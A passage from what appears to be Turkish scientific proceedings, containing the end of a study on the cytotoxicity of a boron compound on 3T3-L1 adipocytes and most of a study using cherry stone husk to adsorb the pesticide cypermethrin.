3T3-L1 fibroblast hücrelerinin farklılaşması Miard ve ark. [23] protokolüne göre yapıldı. 3T3-L1 fibroblast hücreleri DMEM +%10 FBS içinde %5'lik karbondioksit etüvde 37⁰ C'de 4 gün inkübe edildi. Flaskların %75'inin hücreler tarafından doldurulması ile hücelere DMEM-FBS içine 10µg/ml insülin + 1µM dexametazone + 0.5 mM 3-isobutyl-1-methylxanthine eklenmiş besi yeri ilave edildi. Farklılaşmanın başlatılması amacıyla inkübasyon 3 gün yapıldı. Daha sonra 2'şer gün aralıklarla DMEM-FBS +10µ/ml insülin içeren besi yeri ile hücrelerin 3 kez besi yeri yenilemesi yapıldı (Şekil 2). Hücrelerdeki farklılaşma oil red o boyama yöntemi ile morfolojik olarak belirlendi. Hücreler %10luk formalin solusyonunda bir saat bekletildi. Oil red o stok çözeltisinden % 60'lık oil red o çalışma çözeltisi hazırlandı. Hücreler 5 dakika oda sıcaklığında oil red o çalışma çözeltisi ile inkübasyona bırakıldı ve yağ damlacıkları kırmızı renkle boyandıktan sonra inverted mikroskopta gözlem yapıldı [24] (Şekil 3).



Şekil 2. 3T3-L1 adiposit hücrelerinin mikroskopta görüntüsü



Şekil 3. 3T3-L1 adiposit hücrelerindeki yağ damlacıklarının red oil o boyanmış mikroskop görüntüsü

3T3-L1 Adiposit Hücrelerine BGM Uygulanması

3T3-L1 adipositlerine 250µM, 500µM, 1 mM, 5mM, 10 mM ve 50 mM BGM ilave edildi ve hücreler 48 saat inkübe edildi. Kontrol hücrelerine sadece kültür ortamı eklendi.

3T3-L1 Adiposit Hücrelerine MTT Testi Uygulanması

MTT [3-(4,5-dimethyldiazol-2-yl)-2,5 diphenyl Tetrazolium Bromid] yöntemi ile hücre topluluğundaki canlı hücrelerin oranı kolorimetrik olarak tespit edildi. Test, tetrazolyum halkasının parçalanmasıyla

açığa çıkan sarı renkteki MTT boyası koyu mavi-mor formazan ürününe dönüşme ilkesine göre yapıldı. Flasklarda çoğaltılan hücreler uygulama yapılmadan 24 saat önce 96 kuyucuklu mikropalakalara 5000 hücre /200µl besi yeri olacak şekilde ekildi ve inkübasyona bırakıldı. Hücrelere farklı dozlarda BGM uygulandı. MTT analizi, Yerlikaya ve ark. yöntemine göre yapıldı [25]. Veriler, GraphPad Prism 5.0 programı (GraphPad Software, Inc., La Jolla, CA, ABD) ile analiz edilerek grafik oluşturuldu. IC₅₀ değerinin hesaplanması için, GraphPad Prism 5.0 programı kullanılarak doğrusal olmayan regresyon analizi ile veriler normalize edildi.


Hücre Canlılık Analizi

BGM uygulaması sonucunda hücrelerin canlılık oranları, tedavi edilmemiş kontrol hücrelere kıyasla hesaplandı. Tedavi edilmemiş hücrelerin yaşamsallığı %100 kabul edildi ve hücrelerin canlılık yüzdeleri aşağıdaki şekilde hesaplandı.

$$\% \text{ canlılık oranı: (Tedavi edilen hücre/ tedavi edilmemiş hücre)} \times 100$$

3. BULGULAR


3T3-L1 adiposit hücrelerine ekstenatid uygulamadan önce hücreler 24 saat standart besi yeri içerisinde kültüre edildi. Hücre kültürü ortamına 250µM, 500µM, 1 mM, 5mM, 10 mM ve 50 mM BGM uygulandı ve 48 saat boyunca inkübe edildi. Kontrol hücrelerine sadece kültür medyumunu eklendi. BGM uygulaması sonucunda hücrelere MTT testi yapıldı. MTT testi ile elde edilen sonuçların GraphPad Prism 5.0 programı ile istatistiksel analizi yapıldı. Adiposit hücrelerine 48 saat 250µM, 500µM, 1 mM, 5mM, 10 mM ve 50 mM uygulaması sonrasındaki istatistiksel analize göre BGM nin 48. saatteki IC₅₀ değeri 2 mM olarak hesaplandı (Şekil 4). Elde ettiğimiz bu sonuç, BGM adipositler üzerinde sitotoksik etkiye sahip olduğunu göstermektedir.



Şekil 4. Adiposit hücrelerine 48 saat BGM uygulaması sonucu MTT grafiği

Farklı konsantrasyonlarda madde uygulaması sonucunda adiposit hücrelerinin % sağ kalım oranlarını analiz etmek için, 96'lık mikro plakalarda logaritmik faza gelene kadar çoğaltılan hücrelere

48 saat 250µM, 500µM, 1 mM, 5mM, 10 mM ve 50 mM BGM uygulandı. Daha sonra MTT sitotoksosite testi gerçekleştirildi. 250µM, 500µM, 1 mM, 5mM, 10 mM ve 50 mM BGM uygulama sonucu kontrol ile kıyaslandığında hücre canlılığı sırasıyla %92, %75, %69, %27, %19 ve %5 olarak tespit edildi. 250µM BGM uygulaması adipositler üzerinde çoğalmayı engelleyici etki göstermemiştir. 500µM ve 1 mM, BGM uygulamasının adipositlerde çoğalmayı engelleyici etkiye sahip olduğu tespit edildi. 5mM, 10 mM ve 50 mM BGM uygulaması 3T3-L1 adiposit hücreleri üzerinde letal etki meydana getirmiştir (Şekil 5).



Şekil 5. Adiposit hücrelerine 48 saat BGM uygulaması sonucu hücre canlılık (%) grafiği

4. SONUÇ

Artan obezite prevalansı halk sağlığı için büyük bir tehdit oluşturmaktadır ve mevcut farmakolojik tedavi seçenekleri sınırlı kalmaktadır [2]. Ayrıca obezite beraberinde sağlık hizmetlerine çok büyük bir mali yük getirmektedir. Bariatrik cerrahi, şiddetli obezite için en etkili tedavi olup, yeni ve geliştirilmiş ilaç tedavilerine acil ihtiyaç olduğunu vurgulamaktadır [2]. Enerji homeostazının fizyolojik düzenlemesine dayanarak, obeziteyi tedavi etmek için farmakolojik stratejiler, faz 2 ve 3 klinik gelişimindeki ilaçlara odaklanarak değerlendirilir [2]. Enerji dengesini kontrol eden birden fazla yolu hedefleyen kombinasyon terapisi, yan etkileri en aza indirirken ciddi kilo kaybı sağlamak için gerekli olabilir [2].

Son zamanlarda yapılan çalışmalar borun insan sağlığı üzerinde olumlu etkilere sahip olduğunu ve borun kemik gelişimi, antioksidan savunma sistemi, mineral ve hormon metabolizması, yara iyileşmesi, enerji metabolizması ve bağışıklık sistemi üzerinde çok yararlı rollere sahip olduğunu vurguladı [11-14]. Son

yıllarda “borca zengin diyetin” insan sağlığını olumlu yönde etkileyebileceği öne sürülmüştür [26, 27]. Bor tedavisinin, deney hayvanlarında ağırlık azaltma ile ilişkili olduğu bildirilmiştir; ancak, adiposit farklılaşması ve anti-adipogenik moleküler mekanizmalar üzerindeki etkileri bilinmemektedir. Doğan ve ark., borik asit ve sodyum pentaborat pentahidratın adipogenezdeki inhibe edici etkisini araştırdıkları çalışmada, progenitör hücrelerde adintogenezin Wnt/ β -catenin yolu ile inhibe edildiğini tespit etmişlerdir [28]. López-Cabrera ve ark., farklı bor türevlerinin kandan vücut ağırlığına, glikoz, trigliserit ve kolesterol üzerindeki etkisini araştırdıkları çalışmada, borik asitle indüklenen vücut ağırlığının, insülin ve IL-6 seviyelerinin azaltıldığını tespit etmişlerdir [29]. Kuru ve ark. [10], İnsanlarda diyet ile bor alımının arttırılmasının biyokimyasal parametreler üzerine olan etkisini inceledikleri çalışmada, borun diyet yoluyla alımını arttırmak, lipit metabolizması, obezite ve tiroid metabolizması üzerindeki yararlı etkilere katkıda bulunabileceğini tespit etmişlerdir. Bizde çalışmamızı 3T3-L1 adiposit hücrelerine farklı dozlarda BGM uygulayarak IC₅₀ değerini 2 mM bulduk. Adipositler üzerindeki bu sitotoksik etki obezite tedavisinde alternatif bir tedavi sağlayabilir.

5. KAYNAKÇA

- [1] W.P.T. James, “Obesity: A global public health challenge”, Clin. Chem, 2018 64, 24–29.
- [2] C. Martinussen, K.N. Bojsen-Moller, M.S. Svane, T.F. Dejgaard, S. Madsbad, “Emerging drugs for the treatment of obesity”, Expert Opin Emerg Drugs, 2017 22(1), 87-99.
- [3] S.M. Reilly ve A.R. Saltiel, “Adapting to obesity with adipose tissue inflammation”, Nat. Rev. Endocrinol. 2017 13, 633–643.
- [4] Q.Q. Tang ve M.D. Lane, “Adipogenesis: From Stem Cell to Adipocyte”, Annu. Rev. Biochem. 2012 81, 715–736.
- [5] S.A. Langhans, “Three-Dimensional in Vitro Cell Culture Models in Drug Discovery and Drug Repositioning”, Front Pharmacol, 2018 23, 6-9.
- [6] E.S. Ford ve D.M. Mannino, “Time trends in obesity among adults with asthma in the United States: findings from three national surveys”, J Asthma, 2005 42,91-95.
- [7] K.G. Murphy ve S.R. Bloom, “Gut hormones and the regulation of energy homeostasis”, Nature, 2006 444(7121), 854–859.
- [8] K.A. Simpson, M.N. Martin, S.R. Bloom, “Hypothalamic regulation of appetite”, Expert. Rev. Endocrinol. Metab, 2008 3(5), 577–592.
- [9] H. Sayan Özaçmak ve T. Bayraktaroğlu, “Glukagon Benzeri Peptid-1’in Sinir Sistemi ve İştah Kontrolü Üzerine Etkileri”, Turk J Diab Obes, 2017 1, 1-6.

- [10] R. Kuru, S. Yilmaz, G. Balan, B.A. Tuzuner, P.N. Tasli, S. Akyuz, F. Yener Ozturk, Y. Altuntas, A. Yarat, F. Sahin, "Boron-rich diet may regulate blood lipid profile and prevent obesity: A nondrug and self-controlled clinical trial", *Journal of Trace Elements in Medicine and Biology*, 2019 54, 191–198.
- [11] F.H. Nielsen ve S.L. Meacham, "Growing evidence for human health benefits of boron", *J. Evid. Complement. Altern. Med*, 2011 16, 169–180.
- [12] S. Demirci, A. Doğan, E. Karakuş, Z. Halıcı, A. Topçu, E. Demirci, F. Sahin, "Boron and poloxamer (F68 and F127) containing hydrogel formulation for burn wound healing", *Biol. Trace Elem. Res*, 2015 168, 169–180.
- [13] G.D. Mogasanu, A. Bită, L.E. Bejenaru, C. Bejenaru, O. Croitoru, G. Rău, O.C. Rogoveanu, D.N. Florescu, J. Neamțu, I.D. Scorei, R.I. Scorei, "Calcium fructoborate for bone and cardiovascular health", *Biol. Trace Elem. Res*, 2016. 172, 277–281.
- [14] E.A. Abdik, H. Abdik, P.N. Taşlı, A.A.H. Deniz, F. Şahin F, "Suppressive Role of Boron on Adipogenic Differentiation and Fat Deposition in Human Mesenchymal Stem Cells", *Biol Trace Elem Res*, 2019 188(2), 384-392.
- [15] F.J. da Silva, and R.J. Williams, "The biological chemistry of the elements: The inorganic chemistry of life", Oxford University Press, Oxford, UK, 1991 pp. 58–63.
- [16] F.J. Murray, "A human health risk of boron (boric acid and borax) in drinking water", *Regulatory Toxicology and Pharmacology*, 1995 22, 221–230.
- [17] C.D. Hunt, "Regulation of enzymatic activity: One possible role of dietary boron in higher animals and humans", *Biology Trace Elem. Res.*, 1998 66, 205–25.
- [18] D.A. Köse, B. Zumreoglu-Karan, T. Hökelek, " A Comparative Examination of Mono- and Bis-Chelate Salicylatoborate Complexes and the Crystal Structure of Layered Magnesium Bis-Salicylatoborate", *Inorganica Chimica Acta*, 2011 375, 236-241
- [19] D.A. Köse ve B. Zümreoglu-Karan, " Mixed Ligand Complexes of Boric Acid with Organic Biomolecules", *Chemical Papers*, 2012 66(1), 54-60.
- [20] D.A. Köse, "Preparation and structure investigation of biopotent boron compounds with hydroxy-functionalized organic molecules", PhD Thesis, Hacettepe University, Science Institute, 2008Ankara.
- [21] D.A. Köse ve B. Zümreoglu-Karan, "Boric acid: a simple molecule of physiologic, therapeutic and prebiotic significance" *Pure and Applied Chemistry*, 87(2) 2015 155–162.
- [22] D.A. Köse, B. Zumreoglu-Karan, T. Hökelek, E. Sahin, "Boric acid complexes with organic biomolecules: Mono-chelate complexes with salicylic and glucuronic acids", *Inorganica Chimica Acta*, 2010 363: 4031–4037. <https://doi.org/10.1016/j.ica.2010.08.001>

- [23] S. Miard, L. Dombrowski, S. Carter, L. Boivin, F. Picard, "Aging alters PPAR γ in rodent and human adipose tissue by modulating the balance in steroid receptor coactivator-1". *Aging Cell*. 2009 8(4), 449-459.
- [24] R.D. Lillie ve L.L. Ashburn, "Supersaturated solutions of fat stains in dilute isopropanol for demonstration of acute fatty degeneration not shown by Herxheimer's technique", *Archs.Path.*, 1943 36,432.
- [25] A. Yerlikaya, E. Okur, S. Şeker, N. Erin, "Combined effects of the proteasome inhibitor bortezomib and Hsp70 inhibitors on the B16F10 melanoma cell line". *Mol Med Rep* 2010 3: 333-339. doi: 10.3892/mmr_00000262
- [26] I.R. Scorei ve R. Popa , "Sugar-borate esters-potential chemical agents in prostate cancer chemoprevention", *Anticancer Agents Med. Chem.* 2013 13, 901–909.
- [27] F.H. Nielsen, "Historical and recent aspects of boron in human and animal health", *Boron* 2017 2, 153–160.
- [28] A. Doğan, S. Demirci, H. Apdik, O.F. Bayrak, S. Gulluoglu, E.C. Tuysuz, O. Gusev, A.A. Rizvanov, E. Nikerel, F. Şahin, "A new hope for obesity management: Boron inhibits adipogenesis in progenitor cells through the Wnt/ β -catenin pathway", *Metabolism*. 2017 69,130-142.
- [29] Y. López-Cabrera, E.L. Castillo-García, J.A. Altamirano-Espino, T. Pérez-Capistran, E.D. Farfán-García, J.G. Trujillo-Ferrara, M.A. Soriano-Ursúa, "Profile of three boron-containing compounds on the body weight, metabolism and inflammatory markers of diabetic rats", *J Trace Elem Med Biol*. 2018 50, 424-429.

CYPERMETHRİNİN ÇEVREDEN UZAKLAŞTIRILMASINDA KİRAZ ÇEKİRDEĞİ KABUĞUNUN ADSORBAN OLARAK KULLANIMI

Deniz Türköz Altuğ¹

¹*Süleyman Demirel Üniversitesi, Isparta Sağlık Hizmetleri Meslek Yüksekokulu, Isparta,
TURKEY*

denizturkoz@sdu.edu.tr

ORCID: 0000-0002-1861-626

ÖZET

Günümüzde sıfır atık kullanılarak çevrenin korunması ve atıkların faydalı bir şekilde doğaya kazandırılması oldukça ilgi çeken konulardan biridir. Evlerde ve endüstride kullanılan birçok malzemenin atıkları, çoğu zaman çöplere atılarak aslında farklı alanlarda fayda sağlayabilecek birçok malzeme boşa gitmektedir. Evlerimizde ve gıda endüstrisinde sıklıkla kullanılan kirazın meyve kısımları kullanıldıktan sonra çekirdekleri genellikle çöpe atılmaktadır. Bu şekilde çöpe atılan çekirdeklerin tek başına çevreye zararının olmaması ile birlikte faydası da bulunmamaktadır. Bu çalışmada kiraz çekirdeği kabuğu atığı çevreye ve canlılara zarar verebilecek olan Cypermethrinin uzaklaştırılabilmesi için adsorban olarak kullanıldı. Adsorbat olarak ta; Cypermethrin tercih edildi. Çünkü; ülkemizde ve tüm dünyada yetiştirilen zirai ürünlerin böceklenmesine engel olmak için yaygın bir şekilde kullanılan bir kimyasaldır. Çalışmanın amacı; yetiştirilecek ürünün verimini etkilemeden, cypermetrinin önce toprağa daha sonra yağışlar aracılığıyla yeraltı sularına ardından da yeraltı sularının taşınması ile denizlere ve göllere oradan da canlılara ulaşmasına engel olmaya çalışmaktır. Dolayısıyla cypermethrinin canlılara geçmeden önce çevreden uzaklaştırılması için kiraz çekirdeği kabuğunun kullanılmasının masrafsız bir yöntem olabileceği düşünüldü. Ayrıca adsorban olarak doğal ürün kullanıldığı için çevreye de ek bir zarar verilmeyecektir. Bu kimyasal ortamdan uzaklaştırılabileceğini laboratuvar ortamında, FTIR spektroskopisi ve SEM görüntüleme yöntemlerini kullanılarak araştırılmıştır. FTIR spektroskopik bulgularına göre cypermetrinin karakteristik pikleri adsorplanan örnekte gözlenmektedir. Böylece kiraz çekirdeğinin cypermetrini adsorbe ettiği düşünülmektedir. SEM topografik görüntüleri kiraz çekirdek kabuklarının ham halleri düzgün gözenekli yapıya sahip olduğunu göstermiştir.

Adsorplama işleminden sonra bahsedilen gözeneklerin olduğu görülmektedir. EDS analizi ile adsorbata ait elementlerin adsorblama işleminden sonra örnek içerisinde bulunup bulunmadığı konusunda incelemeler yapılmıştır. Saf kiraz çekirdeği kabuğunda Cl elementi bulunmamaktadır. Adsorbat olarak kullanılan cypermetrinde ise Cl elementi mevcuttur. Adsorplama işleminden sonra, EDS analizlerinde kiraz çekirdeği kabuğunda gözlenen Cl elementi yapıda bir adsorplanmanın olduğunu göstermektedir. Böylece FTIR ve SEM-EDS bulgularından yola çıkarak, kiraz çekirdeği kabuklarının ham halleri cypermetrin kimyasalının çevreden uzaklaştırılması için kullanılabilir masrafsız bir malzeme olduğu kanıtlanmaya çalışılmıştır.

Anahtar Kelimeler: Cypermethrin, Kiraz Çekirdeği Kabuğu, Spektroskopi, FTIR, SEM-EDS

THE USE OF CHERRY STONE HUSK AS ADSORBAN TO REMOVE CYPERMETHRIN FROM THE ENVIRONMENT

ABSTRACT

Today, protecting the environment by using zero waste and usefully recycling the wastes to the nature is one of the most interesting issues. The waste of many materials used in homes and industry is often thrown into garbage and many materials that can actually benefit in different areas are wasted. After the fruit parts of cherries, which are frequently used in our homes and in the food industry, are used, their fruit stones are generally thrown away. The cherry stones that are thrown away in this way are not harmful to the environment, but also do not benefit. In this study, cherry stone husk waste was used as an adsorbant to remove Cypermethrin, which could harm the environment and living things. As an adsorbate too; Cypermethrin was preferred. Because; it is a widely used chemical to prevent the insect infestation of agricultural products grown in our country and all over the world. Purpose of the study; is to show that without affecting the yield of the crop to be grown, cypermethrin can be prevented from reaching seas and lakes by transporting first to the soil, then by underground waters through rainfall and then via underground waters. So, it was thought that the use of cherry stone husk to remove cypermethrin from the environment before it passes on to living things be free of cost method. In addition, since natural products are used as adsorbant, there will be no additional harm to the environment. It was indicated in the laboratory condition that this chemical could be removed from the environment using FTIR spectroscopy and SEM

imaging methods. According to FTIR spectroscopic findings, characteristic peaks of belong to cypermethrin were observed in the adsorbed sample. Thus, cherry stone husks were thought to adsorb for cypermethrin. SEM topographic images was showed that the raw form of cherry stone husks have a regular porous structure. After the adsorption process, it was observed that the mentioned pores were filled. Investigations were made on whether the elements belonging to the adsorbate on the adsorbent were present in the sample prepared via EDS. There was no Cl element in the pure cherry stone husk. But there was element Cl in the sample treated with cypermethrin. After the adsorption process, in the EDS analysis was thought that there was occur an adsorption of cypermethrin because of the presence of Cl element in the cherry stone husk structure. Thus, based on the FTIR and SEM-EDS findings, it has been tried to prove that the raw form of cherry stone husk is free cost material that can be used to remove the cypermethrin chemical from the environment.

Keywords: *Cypermethrin, Cherry Stone Husk, Spectroscopy, FTIR, SEM-EDS*

1. GİRİŞ

Dünya nüfusunun artması ve tarım alanlarının azalması artan gıda ihtiyacını karşılayabilmek için çiftçileri zirai ilaç kullanımına itmektedir. Böylece daha çok ve verimli ürün üretebilmektedirler. Ancak kullanılan kimyasal ilaçlar yetiştirilen ürünün verimini arttırırken çevresel ve sağlık açısından birçok sorunu da yanında getirebilmektedir. İstmeden toprağa inen ilaç toprakta yaşayan canlılara ulaşmakta hatta yeraltı suları ile taşınarak göllere, denizlere kadar gidebilmektedir. Dolayısıyla bu yollarla insanlara tekrar bir geri dönüşü olabileceği düşünülmektedir.

Bu çalışmada kullanılan cypermethrin (CM) tarımla uğraşan kişilerin ürettikleri ürünlerin böceklenmemesi için dünya genelinde kullandıkları zirai bir ilaçtır [1]. CM nin kimyasal formülü; $C_{22}H_{19}Cl_2NO_3$ şeklindedir [2]. CM sentetik bir pyrethroiddir ve canlılar üzerinde kanserojen etkileri vardır [3]. Bu özelliğinden dolayı çevreden uzaklaştırılması oldukça önem arz etmektedir.

Çalışmada kullanılan kiraz çekirdeği gözenekli yapısından dolayı literatürde çeşitli şekillerde kullanılmıştır. Örneğin; aktive edilen kiraz çekirdeği kabukları; yemek örneklerindeki eser miktardaki Cu ın belirlenmesinde [4] H_2 ve CH_4 adsorplanmasında [5], Azotla doplanarak tereptalik asidin saflaştırılmasında [6] organik boya olarak kullanılan Kongo kırmızısının adsorplanma zamanını optimize etmek için yapılan matematik modellemede [7], dispers sarı 211 tekstil boyasının adsorplanmasında [8, 9], Cr^{6+} iyonunun uzaklaştırılmasında [10] gibi konularda incelenmiştir. Bunun

yanında kiraz çekirdeğinin ısıyı uzun süre tutması özelliğini kullanarak güneş pili olarak kullanımı da çalışılmıştır [11]. Bu yapılan çalışmaların tümünde kiraz çekirdeği kalsine edilmiş durumdadır.

Şimdiki çalışmada ise CM nin çevreden uzaklaştırılmasında kiraz çekirdeğinin gözenekli yapıya sahip olması özelliğinden faydalanarak hiçbir işlem görmeden yani ham hali kullanılmıştır.

2. MATERYALLER

Bu çalışmada, adsorban olarak kiraz çekirdeği kabuğu kullanılmıştır. Ayrıca adsorbat olarak da zirai ilaç satıcısından alınan Hektaş LTD tarafından pazarlanan CM ($C_{22}H_{19}Cl_2NO_3$) kullanılmıştır.

3. YÖNTEM

3.1. FTIR SPEKTROSKOPİSİ

Örneklere ait FTIR spektrumları KBr pellet tekniği kullanılarak Süleyman Demirel Üniversitesi, Yenilikçi Araştırma ve Uygulama Merkezi'nde $4000-400cm^{-1}$ aralığında yapılmıştır.

3.2. SEM-EDS

Örneklere ait SEM görüntüleri ve EDS analizleri Süleyman Demirel Üniversitesi, Yenilikçi Araştırma ve Uygulama Merkezi'nde alınmıştır.

3.3. ADSORPSİYON DENEYİ

Kiraz çekirdeği kabukları safsızlıklardan kurtulmak için şebeke suyu kullanılarak dış yüzeyleri temizlendi. Ardından çekirdeğin içerisindeki tohum ayrıldı. Daha sonra öğütücüde toz haline getirildi. Bütün bu işlemlerin ardından saf su ile birlikte ultrasonik banyoda 20 dakika yıkandı ve kaba filtre kağıdıyla süzülme ve kurutuldu. 0,5 g tartılarak beher içerisine alındı. Başka bir beher içerisinde 1mL CM ve 3 mL saf su karıştırıcıda 2 saat boyunca karıştırıldıktan sonra beherdeki toz numunenin üzerine kondu ve manyetik karıştırıcıda 72 saat boyunca karıştırıldı. Ardından filtre kağıdından süzülerek tekrar saf su ile yıkandı, süzülme ve kurutuldu.

4. BULGULAR VE TARTIŞMA

4.1. FTIR SPEKTROSKOPİ BULGULARI

Adsorplama işleminden sonra kiraz çekirdeği kabuğuna ait değişiklikleri gözlemlemek FTIR spektroskopisi çekildi. Tablo 1 de; Saf kiraz çekirdeği kabuğu ve CM adsorbe edilmiş kiraz çekirdeği kabuğu için FTIR atamaları verilmiştir. Tabloya bakıldığında CM ye ait karakteristik piklerin neredeyse tamamı CM ile adsorbe edilmiş kiraz çekirdeği kabuğunda belirgin bir şekilde gözlenmektedir.

Tablo 1. Ham kiraz çekirdeği kabuğu ve CM adsorbe edilmiş kiraz çekirdeği kabuğu için FTIR atamaları

Atama	Saf kiraz çekirdek kabuğu	CM adsorbe edilmiş kiraz çekirdek kabuğu
$\nu(\text{CH})$	2930 gn	2930 gn
$\nu(\text{CH})$	2877om	2877 om
$\nu_{\text{as}}(\text{CC})$	1742 g	1742 g
$\nu(\text{CC})$	1601 z	1596 z
$\delta(\text{CH})$	-	1489 wz
R-CH₂-CN	1464 g	1461 g
$\nu(\text{OC})$	1257 gn	1250 gn
$\nu(\text{COC})$	1110 gn	1124 z
$\nu(\text{COC})$	-	1079 zom
$\tau(\text{HCCC})$	-	921 zom
$\delta(\text{CH})$	-	752 zom
$\nu(\text{C-Cl})$	-	691 z

ν : simetrik gerilme, δ : deformasyon, τ : burulma, g: güçlü, , z: zayıf, gn: geniş, om: omuz, zom: zayıf omuz


Tablo 1 e ait veriler incelendiğinde; CM e ait karakteristik piklerin [2] büyük çoğunluğu kiraz çekirdeği kabuğuna adsorbe olduğunda küçük kaymalarla kendini gösterdiği pikler oluşmuştur. Bu kaymaların CM ve kiraz çekirdeği kabukları arasında gerçekleşen etkileşimden olduğu düşünülmektedir.

CM ye ait 2928 ve 2879 cm^{-1} de bulunan CH simetrik titreşimi; hem saf kiraz çekirdeği kabuğunda hem de CM adsorbe edilmiş kiraz çekirdeğinde 2930-2877 cm^{-1} sırasıyla geniş ve omuz bandı olarak gözlenmiştir [2, 12, 13]. Kiraz çekirdeği kabuğunda ve CM adsorbe edilmiş kiraz çekirdeği kabuğunda görülen 1742 cm^{-1} deki C-C karbonil asimetric titreşim bandı CM nin karakteristik bandlarından [2, 14, 15, 16]. Sırasıyla; saf kiraz çekirdeği kabuğunda ve CM adsorbe edilmiş kiraz

çekirdeği kabuğunda 1601 ve 1596 cm^{-1} de görülen pikler CM de 1589 cm^{-1} de bulunan C=C titreşimine ait band olarak düşünülmektedir [17]. CM de 1487 cm^{-1} C-H deformasyon titreşim bandı, saf kiraz çekirdeği kabuğunda hiç gözlenmezken, CM ile adsorplanmış kiraz çekirdeği kabuğunda 1489 cm^{-1} da yeni oluşmuş zayıf titreşim bandı olarak ortaya çıkmıştır. CM deki 1454 cm^{-1} de bulunan CH_2 titreşim bandı kiraz çekirdeği kabuğunun kendi yapısında da 1463 cm^{-1} de gözlenmekte ancak CM ile adsorplanan örnekte bu band 1461 cm^{-1} de kaymış bir şekilde görülmektedir [17]. CM de bulunan 1242 cm^{-1} deki güçlü asimetric C-O-C titreşim bandı kiraz çekirdeği kabuğunda 1257 cm^{-1} da kendi yapısında da bulunmakta ve CM ile adsorbe edilmiş kiraz çekirdeği kabuğunda bu titreşim bandı 1250 cm^{-1} ye kayarak görünmektedir [2]. CM deki 1124 cm^{-1} C-O-C simetric titreşim bandı kiraz çekirdeğinin kendi yapısında 1110 cm^{-1} da geniş band olarak düşünülmektedir. CM adsorbe edilmiş kiraz çekirdeği kabuğunda bu band 1124 cm^{-1} de zayıf band olarak gözlenmektedir. CM de gözlenen orta büyüklükteki C-O-C simetric titreşim bandı 1078 cm^{-1} de gözlenmiştir. Saf kiraz çekirdeği kabuğunda böyle bir band bulunmazken, CM ile adsorbe edilmiş kiraz çekirdeği kabuğunda 1079 cm^{-1} da çok zayıf bir omuz olarak kendini göstermiştir [2]. 921 cm^{-1} deki deformasyon HCCC halka titreşimine ait zayıf band CM adsorbe edilmiş örnekte 921 cm^{-1} de çok zayıf bir omuz olarak görünmektedir. 769 cm^{-1} deki güçlü C-H deformasyon titreşim bandı CM adsorbe edilmiş kiraz çekirdeği kabuğunda 752 cm^{-1} de zayıf bir titreşim bandı olarak gözlenmektedir. 691 cm^{-1} deki güçlü simetric C-Cl gerilim bandı adsorbe edilmiş kiraz çekirdeği kabuğunda 691 cm^{-1} de zayıf band olarak gözlenmektedir [12].

4.2. SEM-EDS Bulguları

Adsorplama işleminden sonra Kiraz çekirdeği kabuğundaki topoğrafik değişimi gözlemek için SEM kullanılmıştır. Saf kiraz çekirdeği kabuğu ve CM adsorbe edilmiş kiraz çekirdeği kabuğuna ait görüntüler Şekil 1 de gösterilmektedir.



Şekil 1. A) Saf kiraz çekirdeği kabuğu B) CM adsorbe edilmiş kiraz çekirdeği kabuğu

Şekil 1 de görünen görüntüler aynı büyütme oranında alınmıştır. Koyu renler yaklaşık olarak 1 μm çapındaki çukurları, aydınlık renler ise yükseklikleri göstermektedir. Saf haldeki kabukta belirgin bir şekilde görünen düzgün silindirik göznekler bulunmaktadır. Adsorplama işleminden sonra bu

gözenekler tamamen dolmuş ve kapanmıştır. Bu görüntülerden SEM-EDS analizleri yapılmış ve sonuçları Tablo 2 de sunulmuştur.

Tablo 2. Saf kiraz çekirdeği kabuğu ile CM adsorbe edilmiş kiraz çekirdeği kabuğunun SEM-EDS sonuçları

	Saf Kiraz Çekirdeği Kabuğu (Atomik%)	CM ile adsorbe edilmiş Kiraz Çekirdeği Kabuğu (Atomik%)
C	58.3	60.23
O	41.03	38.93
Mg	0.22	0.15
Al	0.22	0.23
Cl	-	0.28
Ca	0.23	0.18

Tablo 1 deki SEM-EDS sonuçlar incelendiğinde; örnekteki C ve Al atomunun atomik yüzdesi artarken O, Mg ve Ca elementlerine ait atomik yüzdelerde azalmalar gözlenmiştir. Ayrıca Kiraz çekirdeği kabuklarının saf halinde bulunmayan Cl elementinin, CM adsorplanmış yapının içerisinde 0,28% oranında bulunduğunu tesbit edilmiştir. Cl elementinin yapılan analizde çıkması kiraz çekirdeği kabuğuna CM nin adsorplandığını göstermektedir.

5. SONUÇ

Bu çalışmada; canlıların sağlığına zararlarından dolayı zirai ilaçlamalarda kullanılan böcek önleyici Cypermetrinin yetiştirilen tarım ürününü böceklenmekten korurken, çevreye yayılmasını önlemek için yani toprağa ve yeraltı sularına, dolayısıyla canlılara geçişine engel olabilmek için kiraz çekirdeği kabuklarının kullanılabilmesi düşünülmüştür. Kiraz çekirdeği kabuğunun gözenekli yapısı cypermetrini hapsedebileceği, böylece cypermetrinin çevreye yayılmasının önlenebileceği deneysel olarak laboratuvar ortamında kanıtlanmaya çalışıldı. Yapılan deneysel verilerin sonucuna göre; kiraz çekirdeği kabuklarının cypermetrini adsorbe edebileceği böylece doğaya geçişini azaltmada masrafsız bir yöntem olarak kullanılabilmesi gösterilmektedir.

TEŞEKKÜR

Bu çalışmanın deneysel aşamasının gerçekleşmesinde desteklerini esirgemeyen Prof.Dr.Belgin Tunalı ve Dr.Öğ.Üyesi Neslihan Kaya Kınaytürk'e çok teşekkür ederim.

6. KAYNAKÇA

- [1] H. Garoiaz, M. Berrabah, A. Elidrissi, B. Hammouti ve A. Ríos, "Analysis of cypermethrin residues and its main degradation products in soil and formulation samples by gas chromatography-electron impact- mass spectrometry in the selective ion monitoring mode," *International Journal of Environmental Analytical Chemistry*, vol. 92, no. 12, pp. 1378–1388, 2012.
- [2] D. Turkoz Altug, N. Kaya Kinayturk and B. Tunalı, "The use of pumice to prevent penetration of cypermethrin into the soil," *Fresenius Environmental Bulletin*, vol. 29, no. 12 A, pp. 11266-11272, 2020.
- [3] Y. Shukla, A. Yadav ve A. Arora, "Carcinogenic and cocarcinogenic potential of cypermethrin on mouse skin," *Cancer Letters*, vol. 182, pp. 33-41, 2002.
- [4] B. Ebrahimi, S. Mohammadiazar and S. Ardalan, "New modified carbon based solid phase extraction sorbent prepared from wild cherry stone as natural raw material for the pre-concentration and determination of trace amounts of copper in food samples," *Microchemical Journal*, vol. 147, pp. 666-673, 2019.
- [5] A. Toprak, "Production and characterization of microporous activated carbon from cherry laurel (*Prunus laurocrasus* L.) stone: application of H₂ and CH₄ adsorption," *Biomass Conversion and Biorefinery*, vol. 10, pp. 977–986, 2020.
